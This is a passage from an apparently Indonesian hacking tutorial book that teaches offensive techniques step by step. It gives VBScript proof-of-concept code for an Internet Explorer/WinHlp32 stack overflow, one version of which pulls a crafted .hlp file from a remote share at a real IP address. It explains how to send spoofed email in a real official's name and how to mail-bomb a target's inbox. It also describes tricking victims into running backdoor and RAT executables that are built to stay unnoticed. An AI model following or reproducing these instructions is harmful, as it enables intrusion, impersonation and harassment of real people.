
Buffer Overflow Internet Explorer 6, 7, dan 8 pada Windows XP

Bug ini ditemukan oleh Maurycy Prodeus pada Internet Explorer 6, 7, dan 8 yang dapat di-eksplorasi menggunakan file .HLP. Dimana dimungkinkan untuk memanggil WinHlp32.exe dari Internet Explorer 6, 7, dan 8 menggunakan VBScript menggunakan parameter:

```
MsgBox(prompt[,buttons][,title][,helpfile,context])
```

juga terdapat adanya kerentanan *stack overflow* dalam file WinHlp32.exe. Ketika VBScript memproses fungsi MsgBox dengan parameter berupa file .HLP yang telah dimodifikasi, akan muncul MessageBox. Jika korban menekan tombol F1, kode berbahaya yang dipasang dapat dijalankan secara *remote* pada komputer korban.

Selanjutnya, apabila isi parameter file HLP sangat panjang, akan mengakibatkan *stack-based buffer overflow* yang bisa menyebabkan terjadinya crash. Untuk melihat contoh kerja atau mencobanya, Anda bisa membuka <http://isec.pl/poc-isec27/>.

Gambar 294: <http://isec.pl/poc-isec27/>.

Berikut ini adalah script untuk kedua tombol di atas. Mungkin Anda bisa memodifikasi sendiri jika diinginkan.

```
<script type="text/vbscript">// <![CDATA[
// PoC pertama
big = "\\"184.73.14.110\PUBLIC\test.hlp"


MsgBox "please press F1 to save the world", , "please save the
world", big, 1
MsgBox "press F1 to close this annoying popup", , "", big, 1
MsgBox "press F1 to close this annoying popup", , "", big, 1
// ]]></script>
```

Dan yang kedua:

```
<script type="text/vbscript">// <![CDATA[
```

```
// PoC kedua  
big = "aaaa"  
  
For i=1 to 4500  
    big = big & "#038; "\..\\"  
Next  
  
MsgBox "please press F1 to save the world", , "please save the  
world", big, 1  
// ]]></script>
```

Berikut error yang terjadi apabila script yang kedua dijalankan.



Gambar 295: Error IE.

Dari *source code* di atas, diperoleh informasi bahwa file .hlp dapat diakses dari \\184.73.14.110\PUBLIC\test.hlp yang merupakan samba share dari server dengan alamat IP 184.73.14.110.

Bahkan, pada Microsoft Excel 2007 pun memiliki bug walau bukan buffer overflow. Namun, hal ini menunjukkan bahwa program yang dibuat oleh perusahaan sekelas Microsoft pun tidak terlepas dari kekhilafan sang programmer.

Bug Excel terdapat pada fungsi perkalian. Jika kita mengalikan 850 dengan 77.1 (=850*77.1), yang seharusnya menghasilkan 65,535, ternyata akan menghasilkan 100,000. Dan ternyata, hampir semua formula yang seharusnya menghasilkan 65,535 akan menghasilkan 100,000.

Email Sebagai Senjata | 25

Tentunya saya tidak perlu mendefinisikan apa itu email, sebagai sebuah media berupa surat elektronik. Email pun bukanlah hal yang asing. Hampir sebagian besar aktivitas di internet menggunakan email. Namun, ternyata pemakaian email tidak sekedar untuk berkomunikasi, sebenarnya email juga bisa dimanfaatkan sebagai sarana atau senjata melakukan hacking.

Email Kaleng

Kalau zaman dulu, apabila seseorang tidak menyukai orang lain, dia akan mengirimkan surat kaleng. Ternyata di era internet saat ini, email kaleng pun bisa dilayangkan. Tentunya tidak dengan cara pengiriman email biasa. Sebab, Anda tidak akan bisa mengirim email tanpa ada nama pengirimnya. Jadi, kita bisa membuat Email dengan alamat pengirim palsu.

Anda dapat mengirim anonymous email dari beberapa website penyedia anonymous email, baik yang gratis maupun yang bayar. Salah satunya adalah <http://www.anonymailer.net/>. Anda tinggal membuka website tersebut dan pada halaman depannya sudah tersedia form pengiriman email.

Pada contoh di bawah ini saya memasukkan nama pengirim sbyp dengan alamat email: sby@presidenmu.com. Isi pesannya yang menawarkan lowongan jadi Menkominfo.


Send Fake Anonymous Email

From Name : (Optional)

From E-mail :

To :

Subject : (Optional)




mau gak jadi menkominfo?

Path: p

Are you human? Type the characters on the image to the form field below.
When you are ready to click submit, make sure you refresh the code before you type it to the form field.

Click here to refresh the code.



Submit (*) Mandatory fields

Gambar 296: Fake email.

Setelah selesai masukkan kode captcha, klik tombol **Submit**.

Apabila tidak ada masalah, akan tampil pesan bahwa email berhasil dikirimkan.


Thank you !



Your message has been sent to
 @gmail.com

Gambar 297: Pengiriman email berhasil.

Untuk melihat hasilnya, saya membuka email saya tersebut. Wow, saya dapat email dari sby. "semoga aja ditawarin benaran".



Gambar 298: Email fake yang diterima.


Berhubung kita menggunakan versi gratis, maka akan muncul sedikit pesan sponsor di dalam pesan tersebut.

Email Bomber

Tujuan dari aksi email bomber adalah untuk memenuhi quota mail box target dengan banyak pesan. Sehingga account email target terganggu atau kemungkinan diputus oleh penyedia fasilitas mail. Email juga dapat digunakan untuk melumpuhkan komputer yang terhubung ke internet, bahkan seluruh jaringan komputer perusahaan dapat dilumpuhkan dengan email bomber. Untuk melakukan hal ini, jumlah email dan ukurannya harus cukup besar untuk melumpuhkan sasarannya.

Metode paling sederhana dari email bomb adalah dengan mengirimkan sejumlah besar email ke alamat email korban. Jumlah email yang dikirim tidak harus ratusan, ribuan, atau lebih. Dapat juga lebih sedikit, asalkan isinya besar. Misalnya, dengan memberikan attachment berupa file yang besar. Bisa pula dengan mendaftarkan email korban pada banyak mailing list.

Beberapa paket email bomber yang cukup populer adalah Up Yours, Kaboom, UnaBomber, Gatemail, dan UNIX Mailbomber. Alternatif lainnya untuk email bomb ialah list linking. Program ini ditujukan ke pengguna email yang berlangganan internet news letter, atau maillist seperti yahoo groups dan sebagainya. Daftar mailing list dari segala macam jenis dapat dilihat di sini: <http://www.listsareus.com/>.




Gambar 299: Listsareus.com.

Di sini saya mencontohkan aksi email bomber hanya dengan menggunakan browser Mozilla Firefox. Anda membutuhkan Add-ons tambahan bernama Reload Every. Anda bisa memperolehnya dari <https://addons.mozilla.org/en-US/firefox/addon/115>.




Gambar 300: Add-ons ReloadEvery.

Klik tombol **Add to Firefox** untuk memasangnya. Selanjutnya, muncul pesan peringatan untuk menginstall Add-ons Firefox dari sumber yang bisa dipercaya. Klik saja tombol **Install Now**.




Gambar 301: Install add-ons.

Kemudian tunggu proses instalasi dilakukan sampai selesai.




Gambar 302: Proses instalasi add-ons.

Setelah selesai, akan ada permintaan untuk melakukan Restart Firefox, klik saja tombol **Restart Firefox**.




Gambar 303: Restart firefox.

Setelah Firefox kembali tampil seperti sediakala, barulah Anda bisa menggunakan add-ons tersebut. Cara penggunaan add-ons ini sangat mudah. Hanya dengan klik kanan, arahkan mouse pada bagian Reload Every dan klik pada bagian **Enable**. Selanjutnya tentukan interval Reload akan dilakukan setiap waktunya.




Gambar 304: Menjalankan Reload Every.

Langsung saja, kirimlah sebuah email kepada target Anda terlebih dahulu.




Gambar 305: Email bom yang dikirim.

Setelah email pertama tadi berhasil dikirimkan, akan muncul pesan pernyataan bahwa proses pengiriman berhasil.




Gambar 306: Pengiriman email pertama berhasil.

Sekarang aktifkan Reload Every. Apabila Anda ingin hasil yang lebih dahsyat, buat saja waktu lebih kecil. Misalnya, tiap 3 detik.



Gambar 307: Mengatur waktu reload.

Anda akan ditanyakan apakah akan mengirimkan kembali data, klik saja Yes. Selanjutnya Anda biarkan saja dan tunggu sampai Anda puas. Berikut contoh email target yang telah terkena email bomber.



Gambar 308: Target kena email bomber.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Backdoor | 26

ackdoor atau "pintu belakang", merupakan salah satu usaha dalam keamanan sistem komputer, untuk mengakses sistem, aplikasi, atau jaringan, selain dari mekanisme yang umum digunakan (melalui proses logon atau proses autentikasi lainnya).

ackdoor pada awalnya dibuat oleh para programer komputer sebagai mekanisme yang mengizinkan mereka untuk memperoleh akses khusus ke dalam program mereka sendiri. Hal ini digunakan untuk memperbaiki kode di dalam program yang mereka buat ketika sebuah *crash* akibat bug terjadi.

Namun, kini keberadaan backdoor diarahkan supaya hacker dapat dengan mudah masuk lagi ke dalam sistem yang pernah dimasukinya. Misalnya, adanya Trojan pada suatu sistem berarti suatu sistem dapat dengan mudah dikontrol oleh komputer lain. Sebab, pada dasarnya, Trojan termasuk juga sebagai bagian dari Backdoor.

Contoh beberapa backdoor yang cukup terkenal di antaranya ResoilFTP, Tixanbot, Litebot, dan Remote Connection. Semua program tersebut mengizinkan program mengakses komputer secara remote.

SHTPPD


Berikut ini adalah salah satu contoh backdoor. Program yang bernama SHTPPD ini sangat mudah digunakan. Prinsip kerjanya adalah akan membuka port 443 (SSL) pada komputer korban. Bahkan, hal ini tidak terdeteksi oleh antivirus maupun firewall.

Untuk menggunakan program ini, Anda telah disertai dengan sebuah file bernama Joust.exe, kirimkan file tersebut ke komputer korban dan usahakan dia untuk menjalankan file tersebut. Apabila sudah dijalankan, Anda sudah bisa langsung mengakses komputer target kapanpun Anda inginkan.

Cara menjalankan backdoor ini adalah melalui browser Anda, dengan mengetikkan:

http://ip-target:443

Sewaktu pertama kali menjalankan backdoornya, Anda bisa melihat isi drive C:/.



Gambar 309: Melihat komputer target.

Maaf, pada gambar di atas, IP target saya sembunyikan karena backdoor ini bisa dijalankan orang lain yang mengetahui alamat ini. Backdoor ini juga memiliki kelemahan di antaranya tidak bisa di password.

HTTPRat adalah salah satu backdoor yang memanfaatkan protokol HTTP. Oleh karena protokol ini umum digunakan sehingga diizinkan pengaksesannya. Bahkan untuk memantau target pun kita cukup melihat dari *browser*.

Untuk menggunakan program ini, Anda hanya perlu membuat sebuah file server dan mengaktifkannya di komputer target.


Berikut ini cara menggunakan program tersebut:

- Jalankan program HTTP Rat, lalu masukkan email Anda dan juga alamat SMTP.



Gambar 310: HTTP Rat.

- Klik tombol **Create**. Muncul pesan bahwa server yang bernama `httpserver.exe` telah dibuat, klik saja **OK**.




Gambar 311: Membuat server.

File `httpserver.exe` ini lah yang harus dijalankan di komputer target. Bagusnya dari file ini, dia tidak menunjukkan aktivitas apapun sewaktu dijalankan sehingga mengurangi kecurigaan dari target.

Setelah itu, sewaktu target online, Anda akan menerima email yang memberitahukan cara penggunaannya. Namun, pada beberapa kasus yang saya temui, terkadang program ini tidak mengirim email kepada Anda.

